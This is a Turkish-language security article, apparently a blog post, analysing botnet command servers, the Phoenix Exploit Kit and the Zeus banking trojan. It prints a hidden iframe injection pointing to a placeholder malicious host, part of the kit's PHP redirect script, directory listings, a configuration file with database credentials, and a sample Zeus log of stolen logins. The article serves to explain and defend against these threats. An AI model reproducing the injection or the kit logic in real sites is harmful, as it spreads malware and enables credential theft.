

## **BOT NETWORK - II (BİLGİSAYARINIZ NELER SÖYLÜYOR)**

Haber kaynaklarından “Zeus, Zbot trojan yayan 2 kişi yakalandı.” , “Zbot internet bankacılığını hedefliyor.” ya da “ Antivirüs şirketi binlerce bilgisayardan oluşan bir Botnet ağı tespit etti.” türünden bilişim haberlerini işitmişizdir. Gün geçtikçe zararlı yazılımların yayılma oranı büyük oranda artmaktadır. Zararlı yazılımların hedefi haline gelen Internet kullanıcıları, tehlikeye maruz kaldığında kişisel bilgileri ele geçirilir. Bilgisayarı başında gerçekleştirdiği tüm aktiviteler tehlikeli bir yazılım sayesinde bir yerde kayıt altına alınır. Bilgisayarınız yaptıklarınızı adeta başkasına söyler. Kullanıcı bundan habersizdir. Tehlike boyutunu sadece bireysel kullanıcılar için düşünmemek gerekir, keza şirket içinde bir bilgisayarda oluşabilecek bir zafiyet network kombinasyonu içinde bulunan diğer bilgisayarlara da etki edebilir. Geçmiş yıllarda, zararlı bir yazılım türü olan Trojanlar entegre olduğu bilgisayarda bir kapı açarak(port) uzaktan erişime olanak sağlardı. Fakat şu an ki durum daha gelişmiş vaziyettedir. Olayı şu anki açıdan baktığımızda tehlikenin barındığı bilgisayarda daha komplike işler gerçekleşir.

Günümüzde zararlı yazılımlar(Örn: Zeus) bilgisayarlara yerleştirildiğinde bir sunucu üzerinden kontrol edilmesini sağlayan modül dediğimiz parçalardan oluşur. Bu parçalar ana program haricinde internet üzerinden kontrol için sunucu görevi gören bilgisayarlara kurulur. Düşündükçe akla şu sorular gelebilir:

Bu sunucuların görevi nedir?

Neden kullanıcıları kontrol etmek için bu sunucular kullanılır?

Bilgisayara yerleştirilen tehlikeli yazılım kontrol için neden ek parçalara ihtiyaç duyuyor?

Zararlı yazılımlar bilgisayarlara nasıl bulaştırılıyor?

Bu sunucular zararlı yazılımı yayan kişiler tarafından mı kurulmuştur yoksa web sunucusu olarak görev inşa eden bir sistem kırılarak ek parçalar bu web sunucularına mı enjekte edilmiştir?

Saldırganların yaymış oldukları zararlı yazılımları kontrol eden sunucular(C&C servers) üzerinde çeşitli incelemelerde bulundum.

Yaptığım incelemelerde zararlı yazılımların kontrolü için kullanılan web sunucuların çoğunluğu dikkatimi çekti.

Bu web sunucularından bazıları normal gündelik hayatta zararsız bir sistem olarak gözükür. Çünkü Internet kullanıcıları bu web sunucularına bağlanarak sörf işlemlerini gerçekleştirir. Fakat arka planında web sayfa gezintilerinin haricinde başka amaçlar içinde kullanıldığını fark ettim.

Bu sunuculara yöneticisinin bilgisi haricinde bazı uygulamaların yüklenildiği görülüyor.

Saldırgan, yayın yapan bu web sunucuların açıklarını tespit ederek zararlı yazılımın kontrolü için ayarları gerçekleştirir. Sistemin kırılarak girilmesi haricinde, sadece kullanıcıların kontrolü için kullanılan sunucuların varlığı da azımsanmayacak kadar fazladır. Saldırganlar kendi sunucularını kendisi ayarlayarak tüm kontrolün elinin altında olmasını sağlar. Öncelikle Internet kullanıcılarına ait bilgileri toplamak için gerekli ortam hazırlanır. Bunun için tek bir uygulama kullanılmaz.

Bir çalıştırılabilir(.exe) uygulamanın yanında web sunucusu üzerinden takip için bir betik bulunur(.php). Bu betik sayesinde gerekli kişisel bilgiler kayıt altına alınır. Elde edilen gizli veriler sunucu üzerinde barındırılır. Barındırma işlemi Mysql çatısı altında saklanır.

Geçmişteki bilgi hırsızlığı yöntemlerine istinaden şu anki durum ileri seviyeye doğru ilerlemekte.

Web sunucuları üzerinden takip işlemi için çıkarılan zararlı uygulamaların sayısında artış bunu doğrulamaktadır. Özellikle yurt dışı kaynaklı bazı Internet sitelerinde(Underground tabir edilen siteler)bu tür zararlı uygulamalar belirli bir tutar karşılığında satılmaktadır.

Bu tür uygulamalara ait yan modülleri ayrı olarak satılmaktadır. Bu modül, çeşitli özelliklere sahip olan bir keylogger (klavye tuş takip) olabilir.

Internet kullanıcılarına ait şahsi bilgileri çalmak için kullanılan paket uygulamalar sayısı fazla olmasına rağmen bunlardan en çok kullanılanı ve kullanıcıların çoğuna sıkıntılı anlar yaşatan Zeus olarak belirtilen zararlı yazılımdır. Mpack , Eleonore Exploits pack , Siberia Exploits Kit , Zeus olarak adlandırılan çeşitli zararlı yazılım paketleri mevcuttur.

Hepsinin ortak yönü Internet kullanıcıların kişisel bilgilerini ele geçirmek için popüler yazılımların zafiyetlerinden yararlanarak kullanıcıların sistemlerine Trojan türü tehlikeli yazılımları enjekte etmektir. Örneğin, Adobe Acrobat Reader yazılımında mevcut bir zafiyeti kullanan bir .pdf dosyası aracılığı ile kullanıcının bilgisayarına Trojan yüklenebilir ki şu an popüler bir yöntemdir. PDF dokümanını açan kullanıcı farkında olmadan sistemine yararlı yazılım yükleyebilir. Exploit Pack olarak adlandırılan zararlı yazılımlar sadece Adobe Acrobat Reader yazılımının zafiyetini kullanmaz. Bunun yanında çeşitli uygulamaların zafiyetlerinden yararlanarak sistem kontrol dışı takip edilir. Bu takipten kullanıcının haberi olmaz. Exploit Pack adı altında kullanılan tehlikeli yazılımların bir sistemi takip edebilmesinde en çok kullanılan yöntemlerden biride, kullanıcının bir web sayfasına yönlendirilmesi taktiğidir. Web sunucuda barındırılan web sitesinin sayfalarına gizli kodlar yerleştirilerek sayfayı ziyaret edenler başka bir adrese yönlendirilir(iframe). Yönlendirilen sayfa bir dizi işlemler gerçekleştirir. Belirttiğim gibi kullanıcının sistemine erişmek için çeşitli zafiyet kontrolü yapılarak kullanıcı kontrol altına alınmaya çalışılır. Örneğin Internet Explorer da bir zafiyet mevcutsa kullanıcıya zararlı uygulama bilgisi dışında yüklenir ve kullanıcı için zor durumların başlangıcı olur.

Günümüzde zararlı yazılımların yayılımı için Internet kullanıcıları haricinde belirttiğim gibi sunucularda kullanılmakta.

Bu sunucuların nasıl ve ne şekilde kullanıldığını inceleyelim.

Öncelikle saldırgan, elde edeceği Internet kullanıcılarına ait kişisel bilgilerin toplanacağı/saklanacağı bir ortam oluşturması gerekir.

Bunun için ya kendi sunucu sistemini ayarlayacaktır yada izinsiz olarak normal bir sunucuya girip gerekli ayarlamaları yapması gerekir.

İncelemelerimde izinsiz girilen web sunucusundan başka kişisel olarak ayarlanmış ve sadece bilgi toplama amacıyla gerekli ortam hazırlanmış bilgisayarları da tespit ettim.

İzinsiz giriş yapılan sunucular genellikle web sunucuları idi. Web sunucusunda barındırılan bir siteye ait güvenlik açığı mevcut olduğunda sitenin

barındırıldığı dizine bilgi toplama için gerekli kodların yüklendiğini gördüm. Böylece internet kullanıcısının bilgisayarına enjekte olan çalıştırılabilir dosya(.exe v.b.) bu sunucuya

bağlantıya geçerek gerekli verileri sunucuda toplanmasını sağlar. Toplanan bu verilerin içinde kullanıcıya ait bağlantı şifreleri, bağlantı adresleri gibi şahsi bilgiler bulunur. Bu bilgileri ele

geçiren kişi/kişiler gözlerden uzak tutmak için bilgilerin toplandığı sunucu kişisel sunucudur. Herhangi bir paylaşım, hosting işlemi için kullanılmaz. Bu sunucu kullanıcıları zor durumda

bırakacak çeşitli güvenlik zaaflarının yaralandığı bir sunucudur. Tehlikeli çalıştırılabilir dosyalar bu tür sunucudan yayılırlar. Tehlikeli uygulamaların yayılması için kullanıcıları

aldatma yollarına başvurulur.

Bu nedenle özellikle sunucu barındıran hosting şirketlerinin dikkatli olması gerekir. Sadece hosting firmaları bazında bakmamak gerekir. “.php, .asp, .cgi” tipi sayfa kodlaması ile

uğraşan yazılımcılarında oluşturdukları bu sayfalarında da bir güvenlik zaafı oluşturup oluşturmadıklarını tespit etmeleri gerekir.

Neticesinde güvenlik zaafı bulunduran bir sayfa üzerinden sunucuya gizli bir şekilde dosya aktarımı gerçekleştirilebilir. Sayfa içerisine bir iframe yerleştirilmesi sonucunda saldırgan sayfayı ziyaret eden kullanıcıları kendi kişisel sunucusuna yönlendirip tehlikeli yazılımların yayılmasını sağlayabilir.

## Phoenix Exploits Kit

Nisan(2010) ayı içerisinde Antivirüs yazılım şirketlerinden biri önemli bir ticari kuruluşun web sayfası içerisine bir kod yerleştirildiğini belirtti.

Bu kod parçası şuydu:

```
<body class="style1"><iframe_src="http://tehlikeliadres/web/index.php" width="0" height="0" frameborder="0"></iframe>
```

Bu kod, site yöneticisinin haberi dışında gizlice yerleştirildiği kesindi. Bu kuruluşun internet adresini ziyaret eden bir kullanıcı direkt olarak http://tehlikeliadres/web/index.php adresine yönlendirilir. Böylece kullanıcının bilgisayarına tehlikeli yazılım yüklenerek kullanıcıya ait kişisel bilgiler doğrudan yönlendirilen sistemin veritabanına işlenir. Böylece sistemi ayarlayan saldırgan kullanıcıların bilgilerini istediği zamanda ve istediği yerden takip edebiliyordu. Bu takip işlemi nasıl gerçekleştiriliyor? Saldırgan kimlerin bu adrese yönlendirildiğini, kimlerin bilgisayarlarına tehlikeli yazılımın yüklendiğini nasıl anlayabiliyor?



Kullanıcının yönlendirildiği sistem saldırganın kendine ait özel olarak hazırladığı bir sistem olarak belirttik.

Bu sistem tamamıyla saldırganın istediği doğrultuda çalışır. Kullanıcıların bilgisayarlarına tehlikeli yazılım(.exe) buradan yayılır. Yeter ki kullanıcı bu sisteme yönlendirilsin. Yönlendirilen bu adresi incelediğimde bu adres sadece bilgi toplama amacıyla yönetilen bir sunucudan ibaret olduğunu gördüm. Kullanıcılara ait bilgi birikimini gerçekleştiren bu tehlikeli adreste SSH(22), HTTPD(80) ve MYSQL(3306) veritabanı yönetim sistemi kurulduğu gözüküyor. Bu sisteme, sunucu yazılımlarının kullanıcılara ait bilgilerin ele geçirilmesi için kurulduğu görülüyor. Peki, kullanıcı kendi isteği dışında yönlendirildiği adrese bağlandığı zaman ne tür işlem gerçekleşir?

Kullanıcı yönlendirildiğinde kullandığı işletim sistemi ve web browserının sürüm kontrolü gerçekleşir. Neticesinde kullanıcının sisteminde zafırlık mevcutsa kullanıcının bilgisayarına zararlı yazılım otomatik olarak yüklenir. Belirttiğim zararlı yazılımın kullanıcıya bulaştırılması için ilk önce sistemine ait zafırlık kontrolünün yapılacağıydı.

Örneğin;

Aşağıda yönlendirme betiğinde yer alan bir kod parçası yer almaktadır. Bu kod parçası index.php isimli betikte yer almaktadır.

```
<?php
```

```

require_once( "configuration/config.php" );
require_once( "includes/functions.php" );
require_once( "includes/connectdatabase.php" );
$ip = $_SERVER['REMOTE_ADDR'];
$r = mysql_query( "SELECT 1 FROM stats WHERE ip='{ $ip }' AND time>UNIX_TIMESTAMP()-{ $BANTIME }" );
if ( 0 < mysql_num_rows( $r ) )
...
...
..
switch ( $browtype )
{
case "MSIE" :
if (($MSIEversion == 7.0) and (($osver=="Windows XP") or ($osver=="Windows XP SP2") or ($osver=="Windows 2003")))
{readfile( "tmp/xpie7.html" );}
if (($MSIEversion == 7.0) and ($osver=="Windows Vista")) {readfile( "tmp/vistaie7.html" );}
if (($MSIEversion == 8.0) and (($osver=="Windows XP") or ($osver=="Windows XP SP2") or ($osver=="Windows
2003"))){readfile( "tmp/xpie8.html" );}
if (($MSIEversion == 8.0) and (($osver=="Windows Vista") or ($osver=="Windows 7"))){readfile( "tmp/vistan7ie8.html" );}
if (((MSIEversion != 8.0) and (MSIEversion != 7.0))) {readfile( "tmp/ie.html" );}
break;
default :
if (($osver=="Windows XP") or ($osver=="Windows XP SP2") or ($osver=="Windows 2003")) {readfile( "tmp/xpother.html" );}
if (($osver=="Windows Vista") or ($osver=="Windows 7")) {readfile( "tmp/vistan7other.html" );}
}
exit( );
}
?>

```

Kullanıcının sistem durumu “index.php” betiğinde yer alan durumu uygunsa xpie7.html (tmp/xpie7.html) dosyası aktif hale gelir.

Neticesinde bilgisayara “.exe” dosyası otomatik olarak çalışır ve kullanıcı ile saldırganın bu sistemi arasında veri alışverişleri başlar.

Bu tür işlemlerin hepsi birer paket halindedir. Sistemin kontrol, kullanıcıya dosya bulaşması, kişisel bilgilerin veritabanına kaydedilmesi bir dizi işlemler neticesinde gerçekleşir.

Saldırgana ait olan bu sisteme Linux CentOS kurulmuş. Sistemin dizin yapısı incelendiğinde farklı farklı web adresleri bulunuyor ve temel görevi kullanıcılar aldatılarak kişisel bilgilerin Mysql vasıtasıyla biriktirilmesi idi. Sistemde internet adresleri olarak “.ru” uzantılı adreslerin ayarlandığı görülüyor. Kimi adresler pasif hale getirilmiş. Kullanıcıların yönlendirildiği adresler gün yüzüne çıktıkça(gizliliğini yitirdikçe) sistem üzerinde başka domainler ayarlanıyor. Saldırganın sisteminde kurulu olan bu “Phoenix Exploit Kit” aracının dizin yapısı:

```

-rw-r--r-- 1 apache apache 20110 Apr 15 08:32 1.php
-rw-r--r-- 1 apache apache 1822 Apr 15 08:32 activate.php
drwxr-xr-x 2 apache apache 4096 Apr 15 08:32 configuration
-rw-r--r-- 1 apache apache 225280 Apr 15 08:32 exe.exe
drwxr-xr-x 2 apache apache 4096 Apr 15 08:32 images
drwxr-xr-x 2 apache apache 4096 Apr 15 08:32 includes
-rw-r--r-- 1 apache apache 1877 Apr 15 08:32 index.php
-rw-r--r-- 1 apache apache 1292 Apr 15 08:32 l.php
-rw-r--r-- 1 apache apache 23474 Apr 15 08:32 statistics.php
drwxr-xr-x 2 apache apache 4096 Apr 15 08:32 tmp
drwxr-xr-x 2 apache apache 4096 Apr 15 08:32 webstat

```

Phoenix Exploit Kit’e ait dosyalar.

Phoenix Exploit Paketine ait konfigürasyon dosyası ./configuration dizininde yer alıyor. Bu config.php dosyası Exploit paketinin ana dosyasıdır.

Nedeni, içerisinde yer alan bilgiler vasıtasıyla dosyalar(.php dosyaları) sistemde çalışan Mysql veri tabanı ile iletişime geçerek kişisel bilgilerin veritabanı takibine olanak sağlar.

```

$/var/www/$ cd configuration/

```

```
$configuration$ ls
```

```
config.php
```

```
$configuration$ cat config.php
```

```
<?php
$dbhost = "localhost";
$dbname = "p_____";
$dbuser = "root";
$dbpass = "xz26767e";
$adminpw = " c00e88cbd1d78dccde6apache4db3e990e9e";
$bantime = 86400;
$sound = "Disabled";
$countries = array("US" => "exe.exe");
?>
```

Exploitin kitin tmp dizini incelendiğinde pdf ve html uzantılı dosyalar görülmektedir.

```
$/var/www/$ cd tmp/
```

```
$tmp$ ls -l
```


```
total 1apache
-rw-r--r-- 1 apache apache 2678 Apr 15 08:32 all.pdf
-rw-r--r-- 1 apache apache 2465 Apr 15 08:32 allv7.pdf
-rw-r--r-- 1 apache apache 2012 Apr 15 08:32 collab.pdf
-rw-r--r-- 1 apache apache 8539 Apr 15 08:32 des.jar
-rw-r--r-- 1 apache apache 1645 Apr 15 08:32 flash.swf
-rw-r--r-- 1 apache apache 2003 Apr 15 08:32 geticon.pdf
-rw-r--r-- 1 apache apache 14939 Apr 15 08:32 ie.html
-rw-r--r-- 1 apache apache 3514 Apr 15 08:32 libtiff.pdf
-rw-r--r-- 1 apache apache 1975 Apr 15 08:32 newplayer.pdf
-rw-r--r-- 1 apache apache 1906 Apr 15 08:32 printf.pdf
-rw-r--r-- 1 apache apache 14415 Apr 15 08:32 vistaie7.html
-rw-r--r-- 1 apache apache 8747 Apr 15 08:32 vistan7ie8.html
-rw-r--r-- 1 apache apache 13734 Apr 15 08:32 vistan7other.html
-rw-r--r-- 1 apache apache 14420 Apr 15 08:32 xpie7.html
-rw-r--r-- 1 apache apache 8714 Apr 15 08:32 xpie8.html
-rw-r--r-- 1 apache apache 14129 Apr 15 08:32 xpothe.html
```

.pdf ve .html dosyaları çeşitli güvenlik zaaflarından yararlanıp kullanıcıya dosya(ana dizinde bulunan exe.exe isimli dosya) aktarımını gerçekleştiren tehlikeli dosyalardır.


### **Zeus(Zbot/WSNPoem)**

Sistem güvenliği üzerine araştırma yapan şirketlerden tutun gündelik haber sitelerinde konu olan ve halen meşhurluğunu koruyan bir tehlikeli yazılım paketidir. Yüksek fiyata alıcısı bulunan bir pakettir. Kontrol paneli ve “exe builder” adı altında ayrı olarak ta alıcısı bulunmaktadır. Bu kadar meşhur olmasının sebepleri arasında E-Posta şifreleri, Online Bankacılık şifreleri, FTP şifreleri gibi özel bilgileri toplayabilmesi. Ayrıca bulaştırıldığı bilgisayarlar kontrol paneli üzerinden tek komutla istediği şekilde yön vermesi de ayrı bir özelliğidir. Zeus suç paketinin kurulu olduğu bir sunucu üzerindeki Mysql tabanlı bir veritabanını incelediğimde kaydedilen bilgilerin büyüklüğü şaşırtıcıydı. Zeus’a ait “Exe Builder” isimli uygulamasıyla ayarlanan kendine has yapılandırma dosyası vasıtasıyla ne tür kullanıcıya ait ne tür bilgilerin ele geçirileceği ayarlanabilir. Ayarlama işlemi sonucunda bilgi toplama için gerekli “.exe” dosyası kullanıcılara bulaştırılma işlemi başlar. Bunun için kullanılan en önemli taktiklerden biri güvenilir site üzerinden yayım işlemi ve bir diğeri de E-Posta üzerinden yayılımdır. Kullanıcıların bir link sunulur. Bu link üzerinden .exe dosyası kullanıcının bilgisayarına aktarılır(aktarma işlemi güvenlik zaafları üzerine kuruludur).


Böylece kullanıcının bilgisayarını ile saldırıya ait sisteme arasında bilgi alışverişi başlar. Saldırısında bilgileri, ZeuS Kontrol Panel üzerinden incelemesi kalır.



ZeuS Builder ana ekranı




HTTP, HTTPS, FTP ve POP3 paketlerini yakalama özelliğini iyi kullanır.




İşlem sonunda kullanıcılar enjekte edilecek olan .exe dosyası(Örn: Bot.exe) oluşturulur. Bu tehlikeli .exe dosyası bilgilerin nereye aktaracağını, ne şekilde ele geçireceğini bilir.

Zeus/WSNPoem Internet kullanıcısının bilgisayarında mevcut ise kişisel bilgilerin gönderileceği bir sunucu mevcut olması gerekir.


Bunun içinde bu aracı hazırlayan kişinin uygun bir alt yapıyı oluşturması gerekir. Zeus için önemli olan oluşturulan “.exe” dosyasından ziyade konfigürasyon (Örn: cfg.bin) dosyasıdır. Zeus ne şekilde davranacağını bu konfigürasyon dosyasından öğrenir. Konfigürasyon dosyasının güncel olması oluşturulan .exe dosyası için yeterlidir. Bu nedenle bazı sitelere izinsiz giriş yapılarak sadece konfigürasyon dosyası(cfg.bin) o siteye yerleştirilir. Exe dosyası o site üzerinden dosyayı okuyarak gerekli bilgileri başka bir sunucuya aktarır. Saldırgan, bilgilerin kayıt edildiği sunucusuna online kontrol paneli aracılığıyla bağlanarak gerekli incelemeleri gerçekleştirir.



Kullanıcıları takip etmek için gereken giriş paneli.



## Zeus'un enjekte olduğu kullanıcılara ait sistem bilgileri.



.exe dosyasının bulunduğu internet kullanıcısının yaptığı işleme ait ekran görüntüsü anlık olarak saldırgan tarafından izlenebilir.

Saldırgan tarafından hazırlanan bir sistemde yer alan Zeus'a ait dosyalar:

```
$ls -l /var/www/____.cn
theme
system
install
_reports
socklists.php
Redir.php
p.php
index.php
e.php
404.php
.htaccess
```

Kullanıcılara ait bilgi dökümleri “\_reports” dizininde olduğu görülür.



## Örnek bir bilgi dökümü:


```
bot_id=infected_pc_73629da9
botnet=btn1
bot_version=1.3.3.0
ipv4=82.xx.xx.161
country=GB
type=12
rtme=08:13:06 07.02.2010
time_system=08:12:53 07.02.2010
time_tick=00:02:33
time_localbias=+0:00
os_version=Other
language_id=1033
process_name=C:\Program Files\Internet Explorer\iexplore.exe
process_user=INFECTED-PC\Infected_User
path_source=https://login.facebook.com/login.php?login_attempt=1
context=
https://login.facebook.com/login.php?login_attempt=1
Referer: http://www.facebook.com/
User input: input_data_xxxxxxx
Data:
```

```
charset_test=xxxxxxxxxxxxx
locale=en_GB
non_com_login=
email=user_mail_adress_hacked@hotmail.com
pass=%userpassword%
```

```
*****
process_name=C:\Program Files\Internet Explorer\IEXPLORE.EXE
process_user=
path_source=http://www.kullanici_web_form_baglanti/auth/login.aspx
context=
```

```
LoginType=Explicit
user=kullanici_adi
password=kullaniciya_ait_sifre
submitMode=submit
slLanguage=en
ReconnectAtLoginOption=DisconnectedAndActive
login=Log In
```

